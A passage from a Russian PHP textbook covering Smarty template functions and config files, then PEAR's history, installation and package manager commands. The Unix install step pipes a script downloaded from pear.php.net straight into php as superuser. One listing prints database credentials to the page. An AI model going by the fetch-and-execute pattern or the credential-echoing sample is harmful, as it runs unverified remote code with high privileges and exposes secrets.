Когда вы используете функцию {section}, в вашем распоряжении находится множество переменных, которые содержат информацию относительно текущего состояния функции. Поскольку в большинстве случаев вы будете использовать эту функцию для отображения форматированного содержимого массива, индексированного целыми числами, давайте посмотрим, как отображается индивидуальный элемент. Как вы знаете, отображение индивидуального элемента массива выполняется обычно добавлением к имени переменной массива квадратных скобок [], содержащих необходимый целочисленный индекс. Когда вы работаете с разделами, вместо жесткого кодирования целочисленных индексов используйте строку, указанную в параметре name, переданном при вызове функции. Это проиллюстрировано в листинге 7.16, где содержимое массива {$myarray} отображается в таблице.

Листинг 7.16. Использование функции Smarty {section}

```
<TABLE CELLPADDING=0 CELLSPACING=0 BORDER=1>
<TR>
{section name=countvar loop=$myarray}
<TD>{$myarray[countvar]}</TD>
{/section}
</TR>
</TABLE>
```

Если вы хотите отображать содержимое массива дважды, можете использовать комбинацию необязательного сегмента {sectionelse} в тандеме с параметром max, как показано в листинге 7.17.

Листинг 7.17. Использование {sectionelse} с {section}

```
{section name=countvar loop=$myarray max=2}
Текущее значение: {$myarray[countvar]}<BR>
{sectionelse}
Больше нет значений для отображения!<BR>
{/section}
```

Как уже говорилось, при работе с разделами Smarty предоставляет богатый набор дополнительной информации, которую вы можете использовать. Вся эта информация сохраняется в специальной переменной {$smarty}, упомянутой ранее в настоящей главе. Для доступа к этим переменным применяется следующий формат:

```
{$smarty.section.<section_name>.<var_name>}
```

где <section_name> — это то же значение, что и параметр name раздела, а <var_name> — одна из переменных, перечисленных в табл. 7.1.

Таблица 7.1. Переменные $smarty, доступные в {section}

Переменная	*Описание*
index	Текущий используемый целочисленный индекс (на это значение влияют параметры start, step и max).
index_prev	Предыдущий целочисленный индекс (или -1, если такого нет).
index_next	Следующий целочисленный индекс, который будет использован.
iteration	Сколько раз выполнился цикл. Не зависит ни от какого параметра.
first	Булевское значение, показывающее, первый ли это шаг цикла.
last	Булевское значение, показывающее, последний ли это шаг цикла.
loop	Это значение указывает последнее значение, которое использовалось в цикле (может использоваться вне функции {section}).
show	Показывает, исполнялся ли раздел.
total	Показывает общее число итераций цикла раздела (может использовать вне функции {section}).

Например, для определения, сколько раз функция {section} с именем countvar будет выполняться, можно воспользоваться следующей конструкцией:

```
Ниже будет {$smarty.section.countvar.total}
шагов..<BR>
```

В качестве последней демонстрации возможностей функции {section} рассмотрим следующий пример. В листинге 7.18 создается таблица, которая содержит список друзей (представленный PHP-сценарием работы с базой данных). В случае если PHP-сценарий не предоставляет имен, отображается "грустное" сообщение.

Листинг 7.18. Использование параметра show функции {section}

```
{section name=myfriends loop=$friends show=$show_friends}
{if $smarty.section.myfriends.first}
<TABLE CELLPADDING=0 CELLSPACING=3 BORDER=1>
{/if}
<TR><TD>{$friends[myfriends]}</TD></TR>
{if $smarty.section.myfriends.last}
</TABLE>
{/if}
{sectionelse}
К сожалению, у меня нет друзей...
{/section}
```

Для ситуаций, когда необходимо работать с ассоциативными массивами вместо целочисленных, в Smarty предусмотрена функция {foreach}. Эта функция работает в манере, подобной PHP-оператору foreach, и имеет следующий синтаксис:

```
{foreach from=<loop_variable>
item=<curr_variable>
[key=<key_variable>]
[name=<loop_name>]}
...
[{foreachelse}]
...
{/foreach}
```

где <loop_variable> — это массив, по которому нужно организовать цикл, <curr_variable> и <key_variable> — это имена переменных для хранения, соответственно, значения текущей переменной и ее ключа, а <loop_name> — имя конкретной функции {foreach}. Как и в случае функции {section}, функция {foreach} предусматривает необязательный сегмент {foreachelse}, который будет выполняться, когда закончатся элементы массива. В листинге 7.19 представлен пример его применения для отображения пары "ключ-значение" массива {$myarray} в таблице.

Листинг 7.19. Использование функции Smarty {foreach}

```
<TABLE CELLPADDING=0 CELLSPACING=3 BORDER=1>
{foreach from=$myarray item=curr_item key=curr_key}
<TR>
<TD>{$curr_key}</TD><TD>{$curr_item}</TD>
</TR>
{foreachelse}
</TABLE>
{/foreach}
```

Подобно функции {section}, {foreach} также предоставляет множество переменных, которые можно использовать внутри функции {foreach} посредством переменной {$smarty.foreach}. Эти переменные именуются аналогично тем, что описаны выше в разделе о функции {section} (за исключением $smarty.foreach) с некоторыми незначительными пропусками. В частности, в функции {foreach} доступны только следующие значения: iteration, first, last, show и total.

Последней рассматриваемой внутренней функцией Smarty будет {capture}. Эта функция используется для дублирования функциональности, предоставляемой параметром assign функции {include} без необходимости в дополнительном файле. Все, что обычно может быть отображено в браузере, находящееся внутри функции {capture} будет присвоено переменной шаблона.

Как и все другие функции, {capture} может быть встроена внутрь других функций Smarty. Синтаксис ее выглядит следующим образом:

```
{capture name=<var_name>}
...
{/capture}
```

где <var_name> – это имя, с которым ассоциируется перехваченный вывод. Чтобы получить доступ к нему, вы должны обратиться к переменной {$smarty.capture.<var_name>}, как показано в листинге 7.20.

Листинг 7.20. Использование функции Smarty {capture}

```
{capture name=mytable}
{include file="gen_table.tpl"}
{/capture}
Содержимое моей таблицы:
{$smarty.capture.mytable}
```

Прежде чем переходить от функций Smarty к следующей теме, следует завершить обсуждение тем, что это – далеко не все! Были рассмотрены только те функции, которые являются внутренними по отношению к механизму Smarty – но на самом деле их гораздо больше. Вместе с механизмом Smarty может использоваться множество других, необязательных подключаемых функций (а также модификаторов переменных). Некоторые из наиболее популярных подключаемых модулей теперь включены в стандартную поставку Smarty, и информацию об их применении можно найти в документации Smarty. Более подробную информацию, а также некоторые удобные подключаемые модули можно найти на домашней странице Smarty по адресу http://smarty.php.net/.

Теперь давайте посмотрим, как Smarty обрабатывает те данные, которые большей частью могут рассматриваться как константные. Это такие вещи, как цвет фона вашей Web-страницы, либо другие данные, которые не должны изменяться от запроса к запросу. Хотя, похоже, что значительная часть данных, содержащихся в конфигурационных файлах, имеет отношение и будет использована вашими шаблонами, стоит упомянуть, что эти конфигурационные значения также могут применяться на стороне логики приложения – для сохранения данных подобной природы.

Конфигурационные файлы, используемые Smarty, очень похожи по структуре на файл php.ini. Пример конфигурационного файла, совместимого со Smarty, можно найти в листинге 7.21.

Листинг 7.21. Конфигурационный файл, совместимый со Smarty

```
# myconfiguration.ini
# Color Configuration Variables
[Colors]
```

```
background=#FFFFFF
link=#FF0000
vlink=#FF00FF
alink=#00FF00
# Some static text used in the web site
[StaticText]
base_url=http://www.phphaven.com/
[.DatabaseSettings]
host=localhost
username=user
password=mypassword
```

В листинге 7.21 вы видите множество конфигурационных переменных, которые могут быть применены на Web-сайте, поддерживающем Smarty. Как и в файле `php.ini`, все заголовки разделов (заключенные в квадратные скобки) и значения конфигурируемых величин следуют тем же правилам, что и PHP-переменные — в смысле допустимых символов и структуры. Также следует отметить, что комментарии специфицированы либо символом `#`, либо `;` в начале строки.

Одним из отличий конфигурационных файлов Smarty от PHP является раздел `[.DatabaseSettings]`. Как уже упоминалось ранее, имена разделов должны следовать правилам именования переменных PHP. Однако здесь мы видим неправильное имя раздела (поскольку оно начинается с точки). Хотя это может показаться опечаткой, на самом деле так и должно быть. Точка в начале имени раздела конфигурационного файла означает, что его нужно сокрыть от механизма шаблонов. Когда раздел сокрыт, его значения будут недоступны изнутри шаблона, но доступны самому PHP. Таким образом, это идеальное место для хранения потенциально важных данных (таких как имена пользователей и пароли), исключая нежелательный доступ Web-дизайнеров к этой информации во время разработки шаблонов.

Для продолжения темы использования конфигурационных значений в шаблонах давайте посмотрим, как получить доступ к этим значениям из шаблона Smarty. Для доступа к конфигурационным значениям файл сначала должен быть загружен с помощью функции шаблона `{config_load}`.

Функция Smarty `{config_load}` имеет следующий синтаксис:

```
{config_load file=<filename> section=<section> scope=<scope>}
```

где `<filname>` — это имя загружаемого конфигурационного файла, `<section>` — специфический раздел внутри конфигурационного файла, а `<scope>` определяет, какие шаблоны могут иметь доступ к этим переменным. Когда вы имеете дело с конфигурационными значениями в Smarty, существует три разных контекста: `local` — который создает значения для текущего файла шаблона, `parent` — который создает значения как для текущего шаблона, так и для шаблона, который его вызвал, и `global` — который делает значения доступными любому шаблону.

После того, как вы загрузите конфигурационный файл из шаблона, его конфигурационные переменные становятся доступны через помещение имени нужного значения в специальные ограничители `{#` и `#}`. В листинге 7.22 показано, как значения из конфигурационного файла, представленного в листинге 7.21, могут использоваться в шаблоне.

НА ЗАМЕТКУ

Если вы используете настраиваемые разделители (все что угодно, кроме фигурных скобок { }), то должны использовать их вместо {# и #}. То есть, если вашими разделителями являются <!-- и -->, то конфигурационные значения специфицируются между <!--# и #-->.

Листинг 7.22. Использование конфигурационного файла в Smarty

```
{config_load file="myconfiguration.ini" section="Colors" scope="local"}
<HTML>
<HEAD>
<BODY LINK={#link#} ALINK={#alink#} VLINK={#vlink#} BGCOLOR={#background#}>
Welcome to <A HREF="{#base_url#}">PHPHaven.com!</A>
</BODY>
</HTML>
```

Как упоминалось ранее, конфигурационные значения или разделы, которые начинаются с точки, недоступны функции {config_load}. Для доступа к этим функциям вам понадобится загрузить конфигурационный файл с помощью класса Smarty Config_File, который можно найти в файле Config_File.class.php.

Класс Config_File — это то, что Smarty применяет для чтения значений из созданных вами конфигурационных файлов, и это может быть использовано независимо от Smarty для загрузки значений непосредственно из PHP-сценариев. В этом классе можно изменить несколько переменных-членов для собственных нужд:

$overwrite	(Булевская). Если равна true, одноименные конфигурационные значения перезаписывают друг друга.
$booleanize	(Булевская). Если равна true, то значения on, true, yes и их противоположности будут автоматически возвращены PHP в виде булевских значений true или false.
$read_hidden	(Булевская). Если равна true, то скрытые конфигурационные значения или разделы (начинающиеся с точки) будут недоступны.
$fix_newlines	(Булевская). Если равна true, класс автоматически конвертирует файлы в не-Unix форматах (в которых в качестве символов перевода строки используются \r или \r\n) в формат Unix (использующий в качестве символ перевода строки только \n).

Следует отметить, что $fix_newlines не модифицирует сам конфигурационный файл, а только данные, прочитанные из него.

Вообще говоря, эти конфигурационные файлы могут быть оставлены неизменными безо всяких последствий. Первый шаг в использовании класса Config_File состоит в указании местонахождения конфигурационных файлов, с которыми он должен работать. Это может быть сделано либо передачей конструктору пути при создании экземпляра, либо вызовом функции-члена set_path(). И конструктор, и функция set_path() принимают путь в качестве единственного параметра. После того, как путь установлен, конфигурационные значения извлекаются с помощью функции-члена get(). Синтаксис этой функции представлен ниже.

```
$object->get($filename[, $section[, $variable]])
```

где $filename — это имя конфигурационного файла, который нужно загрузить (в каталоге, указанном либо конструктором, либо функцией set_path()), $section — раздел конфигурационного файла, который необходимо загрузить, и $variable — конкретная переменная, которую требуется загрузить. Если никаких необязательных параметров не указано, будут возвращены только те конфигурационные значения, которые не содержатся ни в каких разделах.

НА ЗАМЕТКУ

Когда выполняется доступ к конфигурационным значениям из скрытых разделов, не ставьте точку в начале имени! Класс Config_File автоматически удаляет точку из имен скрытых разделов.

Другой способ извлечения значения из конфигурационного файла с помощью класса Config_File предусматривает использование функции-члена get_key(). Эта функция принимает единственный строковый параметр, представляющий значение для извлечения из конфигурационного файла, в следующем формате:

```
filename/section name/value
```

Таким образом, для доступа к значению myvalue из раздела mysection файла test.ini функции get_key() должен быть передан такой параметр:

```
test.ini/mysection/myvalue
```

Как и в функции get(), составные части этого параметра могут быть пропущены справа налево, но часть, представляющая имя файла, должна присутствовать всегда.

Ниже представлено еще несколько полезных функций класса Config_File:

get_file_names()	Возвращает массив конфигурационных файлов загруженных данным экземпляром Config_File.
get_section_names($filename)	Возвращает массив разделов, загруженных из файла $filename.
get_var_names($filename [, $section])	Возвращает массив имен всех значений, находящихся вне разделов в файле $filename, либо в разделе с именем $section этого файла.
clear($filename)	Удаляет из памяти все конфигурационные значения, загруженные из файла $filename.

Чтобы продемонстрировать применение класса Config_File, вернемся к конфигурационному файлу из листинга 7.21, чтобы загрузить информацию, касающуюся базы данных, как показано в листинге 7.23.

Листинг 7.23. Использование класса Config_File

```
<?php
   require("Config_File.class.php");
   $config = new Config_File("");
   $dbsettings = $config->get("phphaven_config.ini", "DatabaseSettings");
   echo <<< OUTPUT
```

```
Хост базы данных: $dbsettings[host]<BR>
Имя пользователя: $dbsettings[user]<BR>
Пароль: $dbsettings[password]<BR>
OUTPUT;
?>
```

Резюме

Теперь, возможно, вы убедились, что применение шаблонов не только облегчает сопровождение кода, но само по себе гарантирует хорошую программистскую практику. Вы ознакомились с полным спектром шаблонных систем — от применения простого оператора `include` до механизма шаблонов Smarty, включающего свой собственный язык программирования. Что в большей степени подходит для ваших целей — выбирать вам. Старая поговорка "Стрелять из пушки по воробьям" вполне справедлива для данного случая. Недостаточное использование шаблонов либо чрезмерное увлечение ими может породить даже больше проблем в ваших сценариях, чем полный отказ от них.

ЧАСТЬ

II

Профессиональная разработка для Web

В ЭТОЙ ЧАСТИ...

PEAR

ГЛАВА

8

В ЭТОЙ ГЛАВЕ...

- Что такое PEAR
- Получение и установка PEAR
- Использование PEAR Package Manager
- Использование Web-сайта PEAR
- Использование пакетов PEAR в приложениях

PEAR (PHP Extension and Application Repository — репозиторий расширений и приложений PHP) представляет собой мощное инструментальное средство, использовать которое удобно и полезно при разработке PHP-приложений. Если говорить кратко, то его можно рассматривать как хранилище повторно используемого кода PHP, хотя в последнее время PEAR стал чем-то большим, нежели просто коллекцией кода.

Идею по созданию PEAR выдвинул Стиг С. Баккен (Stig S. Bakken) в конце 1999 года, и уже в январе 2000 года этот вопрос обсуждался на встрече разработчиков PHP (PHP Developers' Meeting) в Тель-Авиве (Израиль). В течение трех последующих лет дискутировалась концепция PEAR, вырабатывались его стандарты, проводились работы по его усовершенствованию и разработке, в результате чего 27 декабря 2002 года была представлена версия PEAR 1.0 — выпуск, совпавший с выходом PHP 4.3.0. С этого момента PEAR входит в состав каждой новой версии PHP.

На сегодняшний день сообщество разработчиков PEAR насчитывает более 700 членов, а число пользователей — несколько тысяч по всему миру. В структурном отношении PEAR состоит из более чем 350 пакетов и тысяч строк кода. Чтобы следить за непрерывно расширяющимся хранилищем кода и быстро растущим сообществом, Баккен анонсировал в августе 2003 года группу PEAR Group — административный совет PEAR. Эта структура не является бюрократической, наоборот — члены PEAR Group рассматривают предлагаемые новые решения и подтверждают, что они являются подходящими и эффективными.

Прочитав эту главу, вы узнаете, что представляет собой PEAR, и сможете сформулировать рабочее определение его сущности. В этой главе вы ознакомитесь также с диспетчером пакетов PEAR Package Manager (PPM) и узнаете о том, как он применяется для загрузки пакетов и обслуживания установки PEAR. Мы рассмотрим вкратце Web-сайт PEAR, а в конце главы поговорим об использовании пакетов PEAR в приложениях.

Что такое PEAR

Говоря в общем, PEAR является хранилищем расширений и PHP-приложений. На своем Web-сайте PEAR определяется как "структура и система распространения повторно используемых PHP-компонентов". Но кроме этого, со временем PEAR стало представлять нечто больше, нежели просто библиотеку классов PHP. Помимо PEAR существуют также и другие каталоги классов и кодов PHP, поэтому нам следует разобраться, чем же PEAR отличается от них?

Библиотека кода

Первое, и самое главное определение для PEAR — это библиотека повторно используемого кода на PHP. Весь код в этой библиотеке хранится в так называемых *пакетах* (package). Каждый пакет представляет отдельный проект, разработанный командой проектировщиков, которая занимается разработкой его версий и написанием документации по этому пакету.

В отличие от всех остальных библиотек кодов, библиотека PEAR уникальна в плане несения ответственности за разрабатываемые пакеты. Члены инициативной команды по контролю качества (Quality Assurance Initiative — QA Initiative) следят за тем, чтобы

код, разрабатываемый сообществом пользователей, обладал высоким уровнем качества. Первый устойчивый выпуск любой основной версии каждого пакета должен быть одобрен членами QA. Кроме этого, члены QA проверяют выпуск на наличие каких-либо ошибок и внимательно следят за развитием каждого пакета, иногда самостоятельно решая проблемы, если связаться с разработчиками данного пакета невозможно. Подобная практика, помимо всего прочего, ставит PEAR отдельно от других библиотек в том смысле, что в ней предъявляются высокие требования к качеству разрабатываемого кода.

Стандарт написания кода

В связи с тем, что главным требованием к каждому пакету PEAR является его качество, были приняты и стандартны кодирования (PEAR Coding Standards — PCS), гарантирующие, что каждый исходный файл PEAR будет выполнен в одинаковом формате. Несмотря на то что некоторые стандарты могут подвергаться критике, и это на самом деле так, можно привести множество доводов в пользу использования этих стандартов, включая тот факт, что код будет легко читаться при передаче от одного разработчика другому.

Стандарты кодирования приобрели настолько широкую популярность, что многие разработчики и организации, не присоединившиеся к PEAR, приняли их в качестве собственных стандартов. Таким образом, PEAR является не только хранилищем повторно используемого кода, но и стал синонимом стандарта написания кода.

Система распространения и сопровождения

PEAR является также системой распространения кода и сопровождения пакетов. На Web-сайте PEAR хранится центральная база данных по всем пакетам с открытым исходным кодом (Open Source). Для распространения и сопровождения своих пакетов разработчики могут воспользоваться как Web-сайтом, так и диспетчером пакетов PEAR Package Manager (PPM), о котором мы будем говорить далее в этой главе. Однако стоит отметить, что PPM работает не только с пакетами, размещенными на сайте `pear.php.net`. Наоборот, другие разработчики могут предлагать свои пакеты, выполненные в соответствии со структурой пакетов PEAR, и распространять их с других Web-сайтов с помощью одной и той же системы.

Базовые классы PHP

Начиная с версии 4.3.0, каждый выпуск PHP включает инсталляцию PEAR с базовыми предварительно установленными пакетами. Эти пакеты связаны друг с другом и известны как базовые классы PHP (PHP Foundation Classes — PFC). PFC — это группа специальных классов, строго соответствующих стандартам кодирования PEAR, способных к взаимодействию и характеризующихся прямой совместимостью. Благодаря своей природе, они выбраны в качестве пакетов общего использования.

В PFC никогда не будет ни недостаточно стабильного пакета, ни пакета, который будет предназначен исключительно для работы в среде Web или под управлением конкретной операционной системы. Пакеты в PFC свободно взаимодействуют с остальными пакетами и могут быть расширены для будущих дополнений. Именно благо-

даря тому, что ставка делается на качество пакетов и их соответствие принятому стандарту, оправдывается и место пакета в PFC.

Вероятно, эти пакеты являются наиболее известными и самыми изученными в PEAR, поэтому они определяют PEAR как коллекцию базовых классов PHP.

Диспетчер пакетов PEAR

Существует еще одна часть PEAR, которая тоже называется pear. Это диспетчер пакетов PEAR (PEAR Package Manager – PPM) – исполняемая программа, предназначенная для управления пакетами. PPM, или программа pear, включен в каждую стандартную установку PEAR.

Хотя PEAR и не нуждается в PPM, он используется для связывания множества ключевых компонентов PEAR. Например, его можно использовать для поиска и установки пакетов из библиотеки кодов, а это также означает, что он является важной частью системы распространения и сопровождения PEAR. PPM будет интересен также и разработчикам, работающим с PEAR, поскольку кроме других функций его можно использовать для создания пакетов и их проверки перед выпуском.

Многообразное сообщество

И, наконец, PEAR – это не просто программа, хранилище кода, стандарт кодирования или что-либо другое из упомянутого. PEAR – это также сообщество самых разных пользователей.

Сообщество PEAR насчитывает более 700 членов по всему миру, и их число продолжает расти. Многообразие мнений и предпочтений наиболее всего проявляется при обсуждениях в телеконференциях PEAR-разработчиков, в которых некоторые темы иногда дают почву для горячих дебатов. Однако под руководством инициативной группы PEAR (PEAR Group), члены которой определяют направление разработок и гарантируют, что все предъявляемые к проекту требования будут удовлетворены, все члены сообщества работают исключительно продуктивно.

Для множества людей PEAR представляется с разных позиций и, как всякая технология, непрерывно развивается. Однако рассмотренные нами элементы определяют PEAR по состоянию на сегодняшний день. Они представляют собой то, что есть, и то, как себе их представляют люди, когда им приходится сталкиваться с PEAR. Поскольку весь проект в целом достиг зрелости, эти элементы, скорее всего, закрепят свой статус, и будут изменяться лишь незначительно в ответ на рост сообщества и увеличение списка пакетов.

Получение и установка PEAR

Версия PEAR 1.0 была выпущена вместе с версией PHP 4.3.0. С этого момента PPM и PFC включаются во все установки PHP, предлагаемые по умолчанию, за исключением версии PHP, которая в среде Windows устанавливается с помощью программы автоматической установки.

В системах семейства UNIX PEAR обычно не устанавливается отдельно. А в системах семейства Windows PEAR необходимо устанавливать вручную, даже если речь идет об упакованном файле загрузки PHP.

Установка в системах семейства UNIX

Как уже было сказано, в системах UNIX установка PEAR производится по умолчанию вместе с PHP. Никакой последующей процедуры установки не требуется. Исключения из этого можно встретить в тех системах, в которых установка PHP производится с включенным флагом `--without-pear` или в которых требуется переустанавливать PEAR. Чтобы установить PPM и PFC, войдите в систему в режиме суперпользователя и в командной строке введите следующее:

```
lynx -source http://pear.php.net/go-pear | php -q
```

В результате выполнения этой команды будет использован Web-браузер Lynx для загрузки исходного кода с указанного сайта и его передачи бинарному коду php, который выполняет его и продолжает процесс установки. Процесс установки будет сопровождаться серией вопросов, уточняющих место установки PEAR.

Чтобы эта команда могла быть выполнена, бинарный код php должен быть установлен и указан в системной переменной PATH. Флаг `-q` необходим только в том случае, если используется версия php для CGI; он исключает HTTP-заголовки.

СОВЕТ

PEAR не обязательно устанавливать в режиме суперпользователя. В процессе выполнения этой команды пользователю выводятся подсказки, помогающие выбрать место для установки PEAR. Если установка будет осуществляться в другом режиме, выберите такое место, в котором текущий пользователь обладает правами на запись. Не забудьте обновить строку `include_path` в файле `php.ini`.

НА ЗАМЕТКУ

В некоторых системах вместо `lynx` используется `links`.

Установка в системах Windows

Для систем семейства Windows можно выбрать один из двух вариантов загрузки PHP: в виде упакованного пакета или в виде программы автоматической установки. Упакованный пакет содержит пакетный файл `go-pear.bat`, который можно выполнить из командной строки, изменив каталог PHP и введя `go-pear`.

Если файл `go-pear.bat` отсутствует в установке PHP (вследствие того, например, что установка PHP осуществлялась с помощью программы автоматической установки), или если он не работает по какой-то другой причине, загрузите исходную версию `go-pear` и запустите ее. Эта процедура подобна процедуре установки в системах семейства UNIX.

С помощью Web-браузера загрузите исходную версию `go-pear`, которая хранится по адресу `http://pear.php.net/go-pear`, и сохраните ее как файл `go-pear.php`. Если окажется, что после загрузки версия PHP с интерфейсом командной строки (command-line interface — CLI) не указана в системной переменной PATH и имеет путь `C:\php\php.exe`, в командной строке потребуется ввести следующее:

```
C:\php\php go-pear.php
```

Подсказки, которые будут выводиться на экран, помогут вам установить PPM и PFC в системе.

НА ЗАМЕТКУ

В PHP 5 версией интерфейса командной строки (CLI) по умолчанию является `php.exe`. В PHP 4 для нее определен путь `C:\php\cli\php.exe`.

Установка с помощью Web-браузера

Существует еще один способ установки PPM — с помощью Web-браузера. Характерной особенностью этого способа является то, что весь процесс установки оформлен графически, а сценарий даже создает Web-страницу, на которой с помощью Web-браузера можно изменить процесс установки PEAR, а не только из командной строки. Тем не менее, команду `pear` тоже можно использовать, поэтому вариант работы с командной строкой остается в качестве запасного варианта.

Чтобы установить PPM и PFC с помощью Web-браузера, сначала загрузите сценарий `go-pear`, о чем мы говорили в предыдущем разделе, и сохраните его где-нибудь в корневом каталоге документов на Web-сервере. Возможно, что лучше всего будет создать папку с именем `pear` и сохранить в ней сценарий `go-pear` как `go-pear.php`.

Теперь с помощью Web-браузера можно обратится к `go-pear`, если ввести адрес наподобие `http://localhost/pear/gopear.php`. Выполните все указания и проверьте, чтобы Web-сервер имел доступ для записи в тот каталог, в который будет устанавливаться PEAR. Если изменить значения, то можно будет использовать другой каталог, а не только тот, который находится в корневом каталоге документов Web-сервера.

После того как процесс установки будет продолжен, PEAR будет установлено в указанный каталог, и будет создана страница `http://localhost/pear/index.php`, которую можно будет использовать для управления установкой PEAR. Если этот каталог находится на Web-сервере, доступном из любой точки мира, то желательно защитить его с помощью пароля, дабы никто другой не смог получить доступ к странице управления PEAR; для этих целей используется файл `.htaccess`.

Использование PEAR Package Manager

Как упоминалось ранее, диспетчер пакетов PEAR (PEAR Package Manager) является необязательной, однако важной частью, определяющей PEAR. Он рационализирует процесс загрузки пакетов из PEAR и проверяет зависимости, существующие между пакетами. Он помещает файлы пакетов в их соответствующие каталоги и даже может помочь разработчикам в создании своих собственных пакетов, которые будут использоваться в PEAR.

По большому счету, функции PPM, предназначенные для разработчиков, не будут нужны пользователям среднего уровня, работающим с классами PEAR, поэтому в последующих описаниях такие команды и опции опущены. Мы рассмотрим лишь базовые команды, необходимые для управления локальной установкой PEAR, начиная с отображения списка пакетов и заканчивая их установкой и удалением.

Вывод списка пакетов

Чтобы посмотреть список установленных пакетов PEAR, в командной строке (при условии, что каталог pear находится в переменной PATH) введите следующее:

```
pear list
```

В результате выполнения этой команды будет выведена информация, подобная следующей:

```
Installed packages:
===================
Package          Version   State
Archive_Tar      1.1       stable
Console_Getopt   1.2       stable
PEAR             1.3.3.1   stable
XML_RPC          1.1.0     stable
```

Если другие пакеты, кроме тех, которые предлагаются по умолчанию, не были установлены, то список представит текущие пакеты PFC. Подобный список можно получить с помощью команды pear list-all, которая показывает все пакеты PEAR и отмечает номер текущей версии пакетов, установленных в локальной системе. Если такие пакеты не установлены, то в колонке "Local" номер версии указан не будет.

Поиск пакетов

Хранилище содержит большое количество пакетов, а еще большее их число находится на стадии предложения. Исходная установка PEAR содержит небольшой набор пакетов, однако со временем вам, естественно, понадобятся дополнительные пакеты. PPM имеет полезный инструмент с подходящим для него именем search для поиска пакета по его имени.

Хотя поиск пакета по имени можно выполнить и на Web-странице http://pear.php.net, PPM обеспечивает аналогичные функциональные возможности. В качестве примера рассмотрим Web-приложение, для которого необходимо организовать механизм кэширования страниц. Вместо того чтобы создавать такой механизм с нуля, сначала проверим, нет ли в хранилище PEAR соответствующего пакета кэширования. Для этого в командной строке введем команду:

```
pear search cache
```

На экране появится следующая информация:

```
Matched packages:
=================
Package      Stable/(Latest) Local
Cache        1.5.4  Структура кэширования произвольных данных
Cache_Lite   1.3    Быстрая и надежная небольшая система кэширования
memcache     1.1    Расширение memcached
```

Исходя из предоставленной информации, в хранилище имеется три пакета, работа которых связана с кэшированием; однако дополнительная информация об этих пакетах отсутствует. Чтобы получить содержательные сведения о каждом из пакетов, воспользуйтесь командой remote-info, например, pear remote-info Cache. В результате

будет представлена детализированная информация о данном пакете, с указанием лиц, обеспечивающих поддержку пакета, дату его выпуска, тип лицензии, состояние и прочие сведения.

НА ЗАМЕТКУ

По умолчанию параметр `master_server` диспетчера пакетов имеет значение `pear.php.net`. Это означает, что PPM будет использовать этот сервер для проверки и загрузки пакетов. Это значение можно изменить с помощью команды `pear config-set`. Во всех примерах из этой главы в качестве главного сервера используется `pear.php.net`.

Установка и обновление пакетов

PPM можно использовать для установки пакетов PEAR непосредственно из хранилища кода. При этом их не обязательно загружать с Web-сайта — PPM сам позаботится об этом. Также с помощью команды `pear install` можно проверить существующие между пакетами зависимости перед их установкой. В случае обнаружения ошибки процесс установки будет прерван, как показано в следующем примере:

```
$> pear install Cache
downloading Cache-1.5.4.tgz ...
Starting to download Cache-1.5.4.tgz (30,690 bytes)
.........done: 30,690 bytes
requires package 'HTTP_Request'
Cache: Dependencies failed
```

По умолчанию PPM не загружает и не устанавливает существующие между пакетами зависимости. Можно устанавливать каждую зависимость по отдельности, а можно, если использовать ключ `-a`, загружать и устанавливать все необходимые и необязательные зависимости или, если использовать ключ `-o`, загружать и устанавливать только требуемые зависимости.

```
$> pear install -o Cache
downloading Cache-1.5.4.tgz ...
Starting to download Cache-1.5.4.tgz (30,690 bytes)
.........done: 30,690 bytes
downloading HTTP_Request-1.2.3.tgz ...
Starting to download HTTP_Request-1.2.3.tgz (12,823 bytes)
...done: 12,823 bytes
downloading Net_URL-1.0.14.tgz ...
Starting to download Net_URL-1.0.14.tgz (5,173 bytes)
...done: 5,173 bytes
install ok: Net_URL 1.0.14
install ok: HTTP_Request 1.2.3
install ok: Cache 1.5.4
```

Как видно в предыдущем листинге, в качестве зависимости `Cache` загружается не только `HTTP_Request`, но и `Net_URL` как зависимость `HTTP_Request`. В случае успешного завершения процесса установки PPM известит об этом, выдав следующее сообщение:

```
install ok: Cache 1.5.4
```

Команда upgrade подобна команде install. Пакеты PEAR постоянно развиваются, поэтому обновление пакетов происходит довольно часто. Чтобы проверить, существуют ли обновления для пакетов, введите pear list-upgrades. Если обновление существует, PPM покажет как локальную версию пакета, так и текущую версию (обновление) в хранилище.

```
Available Upgrades (stable):
============================
Package        Local          Remote         Size
Archive_Tar    1.1 (stable)   1.2 (stable)   14.5kB
```

Предыдущий листинг показывает, что существует обновление для Archive_Tar. Чтобы загрузить и установить обновленную версию пакета, введите pear upgrade Archive_Tar. Процесс загрузки и проверки зависимостей подобен процессу выполнения команды pear install:

```
$> pear upgrade Archive_Tar
downloading Archive_Tar-1.2.tgz ...
Starting to download Archive_Tar-1.2.tgz (14,792 bytes)
.....done: 14,792 bytes
upgrade ok: Archive_Tar 1.2
```

В качестве альтернативы можно воспользоваться командой pear upgrade-all, которая загрузит и установит все доступные обновленные версии.

Удаление пакетов

Иногда бывает необходимо удалить пакет из локальной установки PEAR. Для этого в PPM имеется специальная команда uninstall:

```
$> pear uninstall Cache
uninstall ok: Cache
```

В случае успешного удаления пакета на экран выводится соответствующее сообщение. В противном случае, если удаляемый пакет имеет зависящие от него другие пакеты, на экран будет выведено сообщение о существующих зависимостях. Если данная зависимость является неактуальной, процесс удаления пакета продолжается. Если данная зависимость является актуальной, выполнение команды uninstall будет отменено.

НА ЗАМЕТКУ

Учтите, что PPM не знает, используется ли данный пакет PEAR в приложениях, работающих на другом компьютере. PPM проверяет только известные зависимости пакетов. Если пакет имеет неактуальную зависимость или вообще не имеет зависимостей, он будет удален, даже если используется где-то еще.

Альтернативные способы установки

Команда pear install является универсальной. Для загрузки пакета ей не нужно соединяться с pear.php.net. Поскольку PEAR является стандартом написания кода и системой распространения, другие разработчики могут создавать пакеты в соответствии со стандартами пакетов PEAR и выпускать их отдельно от главного хранилища.

В большинстве случаев эти разработчики передают свои пакеты системе PEAR Proposal (PEPr), поэтому пакеты можно найти не только в PEAR, но и в этой системе – просто поищите их.

Чтобы установить какой-либо пакет, не входящий в базу данных PEAR, или чтобы использовать альтернативный способ установки пакетов, загрузите упакованный GZIP-файл или укажите URL для его установки. Команда `install` в каждом из следующих вариантов даст один и тот же результат:

```
pear install package.tgz
pear install http://example.net/path/to/package
```

Можно также распаковать упакованный GZIP-файл и установить пакет с помощью файла `package.xml`:

```
pear install /path/to/package.xml
```

Этот вариант будет особенно полезен разработчикам для проверки или подготовки пакетов к использованию с другими диспетчерами пакетов, например, RPM Package Manager (RPM).

НА ЗАМЕТКУ

